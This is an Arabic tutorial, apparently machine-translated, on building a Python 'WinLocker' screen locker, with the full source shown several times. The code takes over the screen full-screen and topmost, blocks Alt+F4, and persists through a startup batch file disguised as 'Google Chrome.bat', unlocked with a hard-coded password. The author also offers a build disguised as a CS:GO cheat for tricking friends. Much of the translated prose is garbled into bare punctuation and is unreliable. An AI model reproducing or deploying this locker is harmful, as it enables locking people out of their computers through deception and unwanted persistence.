انتباه!
تم إنشاء هذه المقالة لأغراض تعليمية ! والمؤلف هو ليس مسؤولا عن الأعمال غير المشروعة وعن الضرر الذي لحق جهاز الكمبيوتر الخاص بك. تذكر ، هذا ليس نوعًا من الألعاب ، هذا هو WINLOCKER ! لا ينصح المؤلف بشدة بتشغيل البرنامج الموضح في هذه المقالة دون قراءة الكود بالتفصيل .
المقدمة
ومرحبًا بالجميع ، أيها الشباب ، أنا معكم ، تنويه اللاعب. ماذا تعتقد أنني كنت أفعل يومين على التوالي؟ لا ، أنا لم ألعب Dota (ولا أنصحك ، لأنك تسمي نفسك مبرمجين). كنت أقوم بإعداد المواد اللازمة لحبر. أو بالأحرى ، ابتكر فينلوكر. ولا ، لم أقم بتجسيدها ، لقد سرقتها من شخص ما ، لكنني صنعتها من الصفر. واليوم سأعلمك كيفية إنشائه. ونعم ، إذا لم تقرأ إخلاء المسؤولية ، فلا تستخدم هذا الرمز بأي حال من الأحوال على حساب الآخرين! حسنًا ، بدون مزيد من اللغط ، دعنا نذهب!
ماذا نحتاج؟
لإنشاء برنامج Winlocker ، نحتاج إلى:
Python نفسها ، والتي يمكنك تثبيتها على الموقع الرسمي
محرر نصوص ، في حالتي سيكون نصًا ، رقابة بحيث لا يعتبره الاعتدال علاقة عامة (في الواقع ، يمكنك كتابته حتى في مفكرة بسيطة)
الوصول إلى الإنترنت لتثبيت الوحدات المطلوبة في PyPI
كمبيوتر يعمل بنظام Windows
على الأقل بعض المعرفة الأساسية ببايثون
أذرع مستقيمة
شاي بالحليب ، أو على الأقل قهوة
دعنا نبدأ الكتابة
حسنًا ، نظرًا لأننا تأكدنا من أن لدينا كل ما نحتاجه ، يمكننا الآن البدء في كتابة التعليمات البرمجية.
قم بإنشاء ملف main.py في أي دليل

بعد ذلك ، افتحه في أي محرر.

ونبدأ في كتابة الكود السحري ...
تركيب واستيراد الوحدات
أوه نعم ... كدت أنسى. ما زلنا بحاجة إلى فتح سطر الأوامر (أدخل Win + R ، واكتب cmd

ونصل إلى سطر الأوامر ...

نقدمه هناك pip install getpass3
ولدينا تثبيت

pip install pyautogui
pip install playsound
, :
# ,
from playsound import *
import tkinter
from tkinter import *
import tkinter as tk
from tkinter import ttk
import getpass
import sys
import os
import os.path
import pyautogui
from time import sleep
,
USER_NAME = getpass.getuser()
USER_NAME
, User.
,
window = Tk() # window , Tk()
window.title("WinLocker by GDisclaimer") # WinLocker by GDisclaimer
window.geometry('400x250') # , , 400 250
window['bg'] = 'black' #
window.mainloop() # ,

, , :
from playsound import *
import tkinter
from tkinter import *
import tkinter as tk
from tkinter import ttk
import getpass
import sys
import os
import os.path
import pyautogui
from time import sleep
USER_NAME = getpass.getuser()
window = Tk()
window.title("WinLocker by GDisclaimer")
window.geometry('400x250')
window['bg'] = 'black'
window.mainloop()
,
. , , . :
cd "C:\Your\Path\To\The\Main\Py\File"
C:/myFiles.
cd "C:\myFiles"

:
python main.py
.

! ....
.
, . . 1920x1080 . 1366x768. -

, .
, , .
. window.mainloop()
# Base size
normal_width = 1920 #
normal_height = 1080 #
# Get screen size
screen_width = window.winfo_screenwidth()
screen_height = window.winfo_screenheight()
# Get percentage of screen size from Base size
percentage_width = screen_width / (normal_width / 100)
percentage_height = screen_height / (normal_height / 100)
# Make a scaling factor, this is bases on average percentage from
# width and height.
scale_factor = ((percentage_width + percentage_height) / 2) / 100
# Set the fontsize based on scale_factor,
# if the fontsize is less than minimum_size
# it is set to the minimum size
fontsize = int(20 * scale_factor)
minimum_size = 10
if fontsize < minimum_size:
fontsize = minimum_size
fontsizeHding = int(72 * scale_factor)
minimum_size = 40
if fontsizeHding < minimum_size:
fontsizeHding = minimum_size
# Create a style and configure for ttk.Button widget
default_style = ttk.Style()
default_style.configure('New.TButton', font=("Helvetica", fontsize))

- :
from playsound import *
import tkinter
from tkinter import *
import tkinter as tk
from tkinter import ttk
import getpass
import sys
import os
import os.path
import pyautogui
from time import sleep
USER_NAME = getpass.getuser()
window = Tk()
window.title("WinLocker by GDisclaimer")
window.geometry('400x250')
window['bg'] = 'black'
# Base size
normal_width = 1920
normal_height = 1080
# Get screen size
screen_width = window.winfo_screenwidth()
screen_height = window.winfo_screenheight()
# Get percentage of screen size from Base size
percentage_width = screen_width / (normal_width / 100)
percentage_height = screen_height / (normal_height / 100)
# Make a scaling factor, this is bases on average percentage from
# width and height.
scale_factor = ((percentage_width + percentage_height) / 2) / 100
# Set the fontsize based on scale_factor,
# if the fontsize is less than minimum_size
# it is set to the minimum size
fontsize = int(20 * scale_factor)
minimum_size = 10
if fontsize < minimum_size:
fontsize = minimum_size
fontsizeHding = int(72 * scale_factor)
minimum_size = 40
if fontsizeHding < minimum_size:
fontsizeHding = minimum_size
# Create a style and configure for ttk.Button widget
default_style = ttk.Style()
default_style.configure('New.TButton', font=("Helvetica", fontsize))
window.mainloop()
. ,
- , - . .
# ,
def play(test):
playsound('sound.mp3', False)
#
def add_to_startup(file_path=""):
if file_path == "":
file_path = os.path.dirname(os.path.realpath(__file__))
bat_path = r'C:\Users\%s\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup' % USER_NAME
with open(bat_path + '\\' + "Google Chrome.bat", "w+") as bat_file:
bat_file.write(r'start "" %s' % file_path)
# Alt + F4
def block():
pyautogui.moveTo(x=680,y=800)
window.protocol("WM_DELETE_WINDOW",block)
window.update()
# , ,
def fullscreen():
window.attributes('-fullscreen', True, '-topmost', True)
#
def clicked():
res = format(txt.get())
if res == 'petya':
file_path = '/tmp/file.txt'
file_path = r'C:\Users\%s\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Google Chrome.bat' % USER_NAME
os.remove(file_path)
sys.exit()
, . - . ! . - .
, play(test)
. ! sound.mp3. .
.
: http://www.mediafire.com/file/ouuwbnw48l415xd/sound.mp3/file
. sound.mp3,

. ! ?
...
(-, ):
add_to_startup("C:\\myFiles\\main.py") #
fullscreen() # , ,
#
txt_one = Label(window, text='WinLocker by GamerDisclaimer', font=("Arial Bold", fontsizeHding), fg='red', bg='black')
txt_two = Label(window, text=', :(', font=("Arial Bold", fontsizeHding), fg='red', bg='black')
txt_three = Label(window, text=' . , !', font=("Arial Bold", fontsize), fg='white', bg='black')
# .grid,
txt_one.grid(column=0, row=0)
txt_two.grid(column=0, row=0)
txt_three.grid(column=0, row=0)
#
txt_one.place(relx = .01, rely = .01)
txt_two.place(relx = .01, rely = .11)
txt_three.place(relx = .01, rely = .21)
# , clicked()
txt = Entry(window)
btn = Button(window, text=" ", command=clicked)
txt.place(relx = .28, rely = .5, relwidth=.3, relheight=.06)
btn.place(relx = .62, rely = .5, relwidth=.1, relheight=.06)
#
play('sound.mp3')
! ALT + F4
, : petya
. :

, :
from playsound import *
import tkinter
from tkinter import *
import tkinter as tk
from tkinter import ttk
import getpass
import sys
import os
import os.path
import pyautogui
from time import sleep
USER_NAME = getpass.getuser()
window = Tk()
window.title("WinLocker by GDisclaimer")
window.geometry('400x250')
window['bg'] = 'black'
# Base size
normal_width = 1920
normal_height = 1080
# Get screen size
screen_width = window.winfo_screenwidth()
screen_height = window.winfo_screenheight()
# Get percentage of screen size from Base size
percentage_width = screen_width / (normal_width / 100)
percentage_height = screen_height / (normal_height / 100)
# Make a scaling factor, this is bases on average percentage from
# width and height.
scale_factor = ((percentage_width + percentage_height) / 2) / 100
# Set the fontsize based on scale_factor,
# if the fontsize is less than minimum_size
# it is set to the minimum size
fontsize = int(20 * scale_factor)
minimum_size = 10
if fontsize < minimum_size:
fontsize = minimum_size
fontsizeHding = int(72 * scale_factor)
minimum_size = 40
if fontsizeHding < minimum_size:
fontsizeHding = minimum_size
# Create a style and configure for ttk.Button widget
default_style = ttk.Style()
default_style.configure('New.TButton', font=("Helvetica", fontsize))
def play(test):
playsound('sound.mp3', False)
def add_to_startup(file_path=""):
if file_path == "":
file_path = os.path.dirname(os.path.realpath(__file__))
bat_path = r'C:\Users\%s\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup' % USER_NAME
with open(bat_path + '\\' + "Google Chrome.bat", "w+") as bat_file:
bat_file.write(r'start "" %s' % file_path)
def block():
pyautogui.moveTo(x=680,y=800)
window.protocol("WM_DELETE_WINDOW",block)
window.update()
def fullscreen():
window.attributes('-fullscreen', True, '-topmost', True)
def clicked():
res = format(txt.get())
if res == 'petya':
file_path = '/tmp/file.txt'
file_path = r'C:\Users\%s\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Google Chrome.bat' % USER_NAME
os.remove(file_path)
sys.exit()
add_to_startup("C:\\myFiles\\main.py")
fullscreen()
txt_one = Label(window, text='WinLocker by GamerDisclaimer', font=("Arial Bold", fontsizeHding), fg='red', bg='black')
txt_two = Label(window, text=', :(', font=("Arial Bold", fontsizeHding), fg='red', bg='black')
txt_three = Label(window, text=' . , !', font=("Arial Bold", fontsize), fg='white', bg='black')
txt_one.grid(column=0, row=0)
txt_two.grid(column=0, row=0)
txt_three.grid(column=0, row=0)
txt_one.place(relx = .01, rely = .01)
txt_two.place(relx = .01, rely = .11)
txt_three.place(relx = .01, rely = .21)
txt = Entry(window)
btn = Button(window, text=" ", command=clicked)
txt.place(relx = .28, rely = .5, relwidth=.3, relheight=.06)
btn.place(relx = .62, rely = .5, relwidth=.1, relheight=.06)
play('sound.mp3')
window.mainloop()
Alt + F4
, .
. window.mainloop()
block()

.
: petya
. , . . main.py w, main.pyw
! , :
from playsound import *
import tkinter
from tkinter import *
import tkinter as tk
from tkinter import ttk
import getpass
import sys
import os
import os.path
import pyautogui
from time import sleep
USER_NAME = getpass.getuser()
window = Tk()
window.title("WinLocker by GDisclaimer")
window.geometry('400x250')
window['bg'] = 'black'
# Base size
normal_width = 1920
normal_height = 1080
# Get screen size
screen_width = window.winfo_screenwidth()
screen_height = window.winfo_screenheight()
# Get percentage of screen size from Base size
percentage_width = screen_width / (normal_width / 100)
percentage_height = screen_height / (normal_height / 100)
# Make a scaling factor, this is bases on average percentage from
# width and height.
scale_factor = ((percentage_width + percentage_height) / 2) / 100
# Set the fontsize based on scale_factor,
# if the fontsize is less than minimum_size
# it is set to the minimum size
fontsize = int(20 * scale_factor)
minimum_size = 10
if fontsize < minimum_size:
fontsize = minimum_size
fontsizeHding = int(72 * scale_factor)
minimum_size = 40
if fontsizeHding < minimum_size:
fontsizeHding = minimum_size
# Create a style and configure for ttk.Button widget
default_style = ttk.Style()
default_style.configure('New.TButton', font=("Helvetica", fontsize))
def play(test):
playsound('sound.mp3', False)
def add_to_startup(file_path=""):
if file_path == "":
file_path = os.path.dirname(os.path.realpath(__file__))
bat_path = r'C:\Users\%s\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup' % USER_NAME
with open(bat_path + '\\' + "Google Chrome.bat", "w+") as bat_file:
bat_file.write(r'start "" %s' % file_path)
def block():
pyautogui.moveTo(x=680,y=800)
window.protocol("WM_DELETE_WINDOW",block)
window.update()
def fullscreen():
window.attributes('-fullscreen', True, '-topmost', True)
def clicked():
res = format(txt.get())
if res == 'petya':
file_path = '/tmp/file.txt'
file_path = r'C:\Users\%s\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Google Chrome.bat' % USER_NAME
os.remove(file_path)
sys.exit()
add_to_startup("C:\\myFiles\\main.py")
fullscreen()
txt_one = Label(window, text='WinLocker by GamerDisclaimer', font=("Arial Bold", fontsizeHding), fg='red', bg='black')
txt_two = Label(window, text=', :(', font=("Arial Bold", fontsizeHding), fg='red', bg='black')
txt_three = Label(window, text=' . , !', font=("Arial Bold", fontsize), fg='white', bg='black')
txt_one.grid(column=0, row=0)
txt_two.grid(column=0, row=0)
txt_three.grid(column=0, row=0)
txt_one.place(relx = .01, rely = .01)
txt_two.place(relx = .01, rely = .11)
txt_three.place(relx = .01, rely = .21)
txt = Entry(window)
btn = Button(window, text=" ", command=clicked)
txt.place(relx = .28, rely = .5, relwidth=.3, relheight=.06)
btn.place(relx = .62, rely = .5, relwidth=.1, relheight=.06)
block()
play('sound.mp3')
window.mainloop()
.EXE
يمكنك أيضًا تجميع كل التعليمات البرمجية في ملحق exe . باستخدام pyinstaller . أنا مؤلف لطيف للغاية ، وقد قررت أن أرمي لك مُثبِّتًا متخفيًا في هيئة غشاش لـ CS: GO ، يمكنك التصيد بصديقك بهذا ، لكن أعدك بأنك لن تقوم بهجمات باستخدام winlocker ، وأيضًا عندما تضحك قليلاً ، تأكد من إخبار كلمة المرور من winlocker: )
استنتاج
في الختام ، أود أن أقول للمشككين - يمكنك صنع الفيروسات في أي مكان. حتى في نفس PHP ...
لذا أشكركم جميعًا على قراءة مقالتي ، وشكرًا على الاعتدال ، في حالة وصول مقالتي إلى الخلاصة.
حظا سعيدا للجميع ، ويوم سعيد!